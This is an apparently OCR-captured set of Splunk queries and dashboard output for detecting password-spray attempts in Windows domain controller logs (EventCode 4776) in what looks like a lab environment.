
```
# Detecting Password Spray using distict count of target accounts per source workstation (or source IP) in specified interval

index="wineventlog" host="dc.windomain.local" EventCode=4776
| timechart span=30m dc(Logon_Account) as Distinct_Logon_Account by Source_Workstation
```



```
index="wineventlog" host="dc.windomain.local" EventCode=4776
| timechart span=5m dc(Logon_Account) as Distinct_Logon_Account by Source_Workstation
```

✓ 1,005 events (5/16/21 9:17:49.000 PM to 5/16/21 10:17:49.000 PM) No Event Sampling

```
# Investigation Dashboard Pane: Successful Auth Drilldown, by source, showing accounts compromised.
```



Successful Authentications By Source_Workstation (Drilldown)

Last 24 hours

Source_Workstation: DC

Action	Date/Time	Logon_Account	Source_Workstation	Successful_Logins
success	2021-05-16 21:45:57 2021-05-16 21:48:52	Facces	DC	2.00
success	2021-05-16 07:56:55 2021-05-16 11:20:17	vagrant	DC	4.00

* Note: A Full Dashboard showing correalted metrics could be created incorporating these examples and more.